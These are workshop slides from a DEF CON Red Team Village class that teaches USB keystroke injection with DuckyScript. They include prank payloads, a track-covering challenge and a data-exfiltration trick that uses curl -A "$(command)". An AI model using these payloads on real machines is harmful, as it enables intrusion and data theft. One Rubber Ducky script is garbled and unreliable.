

USB Attack Workshop

Intro to Keystroke Injection Attacks



[Alex Lynd @ DEFCON Red Team Village]
LyndLabs 08/10/2023

Alex Lynd




- I make videos on the internet ;)
- I hack stuff ~
- I make stuff

@alexlynd // alexlynd.com



My Work





What you're doing today


-  Learning to hurt computers
-  Soldering your own USB Nugget!
-  Writing keystroke injection scripts



What is the Nugget?

The Nugget is a cat-themed console
that makes it fun to learn hacking!

- WiFi & USB Hacking
- Hardware Prototyping
- CircuitPython + Arduino Support



The USB Nugget

- Run USB Attacks
- Emulate Keyboards & HID Devices

Features:


- DuckyScript
- Reactive LED & Screen Feedback
- Flash Drive!
- WiFi Interface



What's under the hood?

ESP32-S2 microcontroller:

- WiFi (AP & Client mode)
- Native USB
 - Emulate USB Devices
 - Flash Storage
- Easy Hardware Expansion




USB Attack Class

1 Hour




USB RubberDucky

- First keystroke injection tool, by Hak5
- Iconically featured on shows like Mr. Robot



- Looks like a flash drive!
- Simple scripting language
- Single payload



What are HID Attacks?

Human Interface Device attacks emulate USB devices in order to deliver malicious content to a computer.

HID attacks specifically emulate “trusted” human devices like keyboards.



Alert! Keyboard not found.

Press F1 key to retry boot.

Press F2 key for setup utility.

Press F5 key to run onboard diagnostics.

What can be emulated?

-  A keyboard can type out pre-programmed malware in seconds.
-  A mouse can move to keep a victim's screen unlocked.
- A usb ethernet adapter can trick computers into re-routing traffic






What is Keystroke Injection?

Keystroke Injection Attacks emulate a USB keyboard, and types out pre-programmed commands.

- Computers inherently trust keyboards!
- Attacks happen in seconds
- Anything can be automated with hot-keys: Open programs, download malware, modify files, etc



Common USB Attack Tools




Bash Bunny

- Flash Storage (for exfiltration)
- Emulate Keyboards, Network Devices, and more!
- Bluetooth (Geofencing)
- Runs Linux
- Chonky



OMQ Cable

- Looks like a charging cable
- Run attacks over WiFi
 - Geofencing
 - Remote Scripting
- HID Attacks & Keylogging
- Inconvenient to program :(




USB Nugget

- Beginner-focused
- Reactive design
- Easy Debugging

Features:


- Uhh its cute
- Web Interface
- Flash Drive (Payloads & Exfil)



Flashing the Firmware


Let's place your Nugget in “Flash Mode”!

1. Hold Down the Boot / O Button
2. Press & release the Reset Button
3. Release the Boot / O Button
4. It's ready to go!



Flashing the Firmware

1. Download the [USB Nugget Binary File](#)
2. In a Chrome Browser, open the [Web Flasher Utility](#)
3. Connect to your Nugget, which should appear as an “ESP32” based device
4. Upload the binary file & program it to your board!



Flash Storage

Plug in your Nugget and it mounts as a flash drive!

- Simple payload storage
- Quick data exfiltration





Image ID: D7WSKX
www.alamy.com

File Hierarchy

Organized by Operating System

- Payloads for any System
- “Unlimited Payloads”
- Create categories



Navigating the Menu

- Up / Down: navigate files & folders
- Right: select folders → run payload
- Left: go back

The current directory is displayed at the bottom of the screen


Running Payloads

Let's test your Nugget!

- Select your **Operating System**
- Select the **Example** folder
- Run **colors.txt**.

Edit the Colors Payload

- Navigate to the **colors.txt** payload for your OS.
- Open it with your built-in text editor!
- **Change the output of the colors.txt string!**
- Save the file & run it!



The screenshot shows a terminal window titled "Example". On the left, there is a file icon labeled "Colors.txt". The main pane of the terminal displays the following text:

```
CTRL ALT T
DELAY 1000
STRING echo testing out some colors!
ENTER
DELAY 500
LED R
DELAY 500
LED G
DELAY 500
LED B
DELAY 500
LED C
DELAY 500
LED Y
DELAY 500
LED M
DELAY 500
LED W
DELAY 1000
STRING done!
ENTER
```

A red box highlights the first few lines of the text: "CTRL ALT T", "DELAY 1000", "STRING echo testing out some colors!", and "ENTER".

Create Your First Payload

👉 **Tip: Work Backwards**

Let's write our first payload! We're going to create a classic RickRoll.

Payload Methodology:


1. **End Goal:** What will it do?
2. **Intermediate Steps:** What programs /commands need to run?
3. **Pseudo-Code:** Outline
4. **DuckyScript**



Create a New Payload!

Suggested categories:

- Credentials
- Mobile
- Phishing
- **Prank**
- Exfiltration
- Recon
- Remote Access



Intermediate Steps

To execute the rickroll we need to:

1. Open a web browser
2. Open a Youtube video url
3. Turn up the volume!
4. Play video in full-screen



PseudoCode

Let's take it a step further!

- Keyboard shortcuts
- Terminal commands
- Things to type
- Delays!

Delays are essential since the Nugget types extremely fast - and programs need time to open!




👉 Tip: Using the Command Line

The fastest way to do bad things on a computer is through terminal / powershell / command prompt.

You can:

- Create & modify files
- Open applications
- Run networking commands
- And more!



A screenshot of a terminal window titled 'Terminal' with the command line interface 'john@ubuntu: ~'. The window shows three ls commands being run:

```
john@ubuntu:~$ ls
john_directory john_file
john@ubuntu:~$ ls -l
total 8
drwxrwxr-x 2 john john 40 Oct 1 11:10 john_directory
-rw-rw-r-- 1 john john 5120 Oct 1 11:17 john_file
john@ubuntu:~$ ls -l -h
total 8.0K
drwxrwxr-x 2 john john 40 Oct 1 11:10 john_directory
-rw-rw-r-- 1 john john 5.0K Oct 1 11:17 john_file
john@ubuntu:~$ ls -l --human-readable john_file
-rw-rw-r-- 1 john john 5.0K Oct 1 11:17 john_file
john@ubuntu:~$
```

👉 Tip: HotKey Combos & Shortcuts

- Windows 10: <https://bit.ly/2nH8IWk>
- Linux (Debian): <https://bit.ly/3hKs5Nu>
- MacOS: <https://apple.co/3EfZGGK>
- Raspberry Pi OS: <https://bit.ly/3TE77x1>



Example PseudoCode

- Press a key combo to open a search dialogue
- Wait for it to open
- Type in chrome / firefox
- Press Enter
- Wait for browser to open
- Type in the url
- Press enter
- Wait for url to load
- Press a key for full screen



Finally, let's turn your pseudocode into actual DuckyScript!

Basic Commands

- **String:** Type out a string!
- **Delay:** Wait before executing next command
- **<KeyPress>:** Presses arbitrary keys

👉 Tip: Delays and Timing

- Delays make one-way scripts possible
- Microcontrollers type real fast man
- Start with generous delays, and work down





DuckyScript

A simple language for scripting keyboard-based HID attacks.

- Line-by-line instructions

3 Basic Commands:

- Type Strings!
- Press Key Combos
- Delays or Pauses

Full Screen Windows 10 Update

```
1 DELAY 3000
2 GUI r
3 DELAY 100
4 STRING https://fakeupdate.net/win10ue/
5 ENTER
6 DELAY 3000
7 F11
```

USB Rubber Ducky

```
1 ATTACKMODE_HID_VID_0x4AC_FID_0x21E_MANUFACTURER_SERIAL_1337
2 RELEASE_ALL_BUTTONS
3 BUTTON_A_PRESSED
4 ATTACH_TO_STORAGE
5 RELEASE_ALL_BUTTONS
6 RESTORE_PAYLOAD
7 END_BUTTON
8 STORE_PAYLOAD
9 WHILE TRUE
10   $RANDOM_MIN = 1
11   $RANDOM_MAX = 4
12   VAR $A = $RANDOM_INT
13   IF ($A == 1) THEN
14     HOLD_UPARROW
15   ELSE IF ($A == 2) THEN
16     HOLD_UPARROW
17   ELSE IF ($A == 3) THEN
18     HOLD_DOWNARROW
19   ELSE IF ($A == 4) THEN
20     HOLD_DONKASSOM
21   END
22   $RANDOM_MIN = $B00
23   $RANDOM_MAX = $B00
24   VAR $B = $RANDOM_INT
25   DELAY $B
26   RELEASE
```



Latest DuckyScript 3.0 allows OS detection & programming logic!

Basic DuckyScript Commands

Commands: <ul style="list-style-type: none">• REM• STRING• DELAY• DEFAULTDELAY• <u>LED</u>	Modifier Keys: <ul style="list-style-type: none">• CTRL or Control• SHIFT• ALT• GUI Standard Keys: <ul style="list-style-type: none">• a-z• A-Z• 0-9• F1-F12	Key: <ul style="list-style-type: none">• ENTER• MENU• DELETE• HOME• INSERT• UPARROW• DOWNARROW• LEFTARROW• RIGHTARROW
---	---	--

Payload Challenge

👉 Tip: Terminal Shortcuts

Quickest way to open a terminal on different operating systems.

Linux: CTRL ALT T

Mac:

- CTRL SPACE
- terminal
- ENTER


Windows:

- GUI R
- cmd
- ENTER



👉 Tip: Windows Run Dialog

- 259 Characters
- Minimal Footprint
- Directly inject Powershell





Challenge 1: Ransom Message

Open a fake ransomware site in full screen
using a terminal, and read a ransom message
demanding crypto!

Objectives:

- Command Line
- Covering Tracks





Challenge 1: Ransom Message

Hint:

- Use “say” or “espeak” commands :)
- Function keys can enable fullscreen
- <https://www.cryptoprank.com/#/crypto>

Bonus:

- Turn up the volume
- Exit & clean up terminal history
- Lock the computer after 5 seconds



Challenge 2: Bee Movie Stager Script

The objective is simple. Download the entire bee movie script onto the victim's desktop as a text file!

What methods can we use to do this?

1. Manual: Typing out the WHOLE bee movie script
2. Storage: Copying a file from the Nugget flash drive
3. Remote: Use a command to download the script



Hint: The **curl** or **wget** command can be used to download remote files.

Data Exfiltration

Data Exfiltration

How can we exfiltrate data from a victim device?

- Locally (USB)
 - ✗ One time: physical access
 - ✓ Smaller footprint
- Remote (Internet)
 - ✓ Persistent Backdoor (Long Term)
 - ✗ Creates Traffic



CanaryTokens

CanaryTokens offers easy-to-use mini honeypots!

- Inconspicuous formats
- Incident Dashboard & Map
- Custom Alerts

Create a CanaryToken Web Bug / URL token to get started!

canarytokens.org

The screenshot shows a sidebar with a green header labeled "Web bug / URL token". Below it is a search bar with the placeholder "Search token by name Eg. command token". A list of token types is displayed with icons and descriptions:

- Web bug / URL token**: Alert when a URL is visited.
- DNS token**: Alert when a hostname is requested.
- AWS keys**: Alert when AWS key is used.
- Azure Login Certificate**: Azure Service Principal certificate that alerts when used to login with.

The screenshot shows the "History for Canarytoken" page for token "55fkpzt75qe24v5kh72u2opzd". It includes a "Heads Up! Click the incident items for more info." message and two tabs: "Incident Map" and "Incident List".

Incident Map: A satellite map of Southern California, with a red dot indicating the location of the first incident. Labeled locations include Fresno, Visalia, Bakersfield, Los Angeles, San Bernardino, and Joshua Tree National Park.


Incident List: A table listing five incidents:

Date	IP	Channel
2022.Jul 29 08:42:31.442608 (UTC)	76.50.107.18	HTTP
2022.Jul 29 08:42:28.558664 (UTC)	76.50.107.18	HTTP
2022.Jul 29 07:44:39.859764 (UTC)	76.50.107.18	HTTP
2022.Jul 29 07:43:17.507472 (UTC)	76.50.107.18	HTTP
2022.Jul 29 07:38:59.063746 (UTC)	76.50.107.18	HTTP

User Agent Strings

User Agent Strings identify the device type, browser, OS, and more.

- Arbitrary text
- Can be used as a “trigger”
- Obfuscation



URL: http://intranet/Pages/default.aspx								
		Request headers	Request body	Response headers	Response body	Cookies	Initiator	Timings
Key	Value							
Request	GET /Pages/default.aspx HTTP/1.1							
Accept	text/html, application/xhtml+xml, */*							
Accept-Language	en-ZA							
User-Agent	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)							
Accept-Encoding	gzip, deflate							
Host	intranet							
If-Modified-Since	Fri, 17 Aug 2012 14:52:07 GMT							
Connection	Keep-Alive							
Cookie	MSOWebPartPage_AnonymousAccessCookie=80; WSS_KeepSessionAuthenticated=80							

Curl

A simple command line tool for making web requests, and more!

Set a UA String:

- curl -A “text here”
- curl -A “\$(command)”

```
C:\>curl --help
Usage: curl [options...] <url>
      -d, --data <data>           HTTP POST data
      -f, --fail                  Fail fast with no output on HTTP errors
      -h, --help <category>       Get help for commands
      -i, --include                Include protocol response headers in the output
      -o, --output <file>          Write to file instead of stdout
      -O, --remote-name           Write output to a file named as the remote file
      -s, --silent                 Silent mode
      -T, --upload-file <file>    Transfer local FILE to destination
      ":", --user <user:password> Server user and password
      -A, --user-agent <name>     Send User-Agent <name> to server
      -v, --verbose                Make the operation more talkative
      -V, --version                Show version number and quit

This is not the full help, this menu is stripped into categories.
Use "--help category" to get an overview of all categories.
For all options use the manual or "--help all".
```



Curl - Network Info

You can pass the output of commands with:


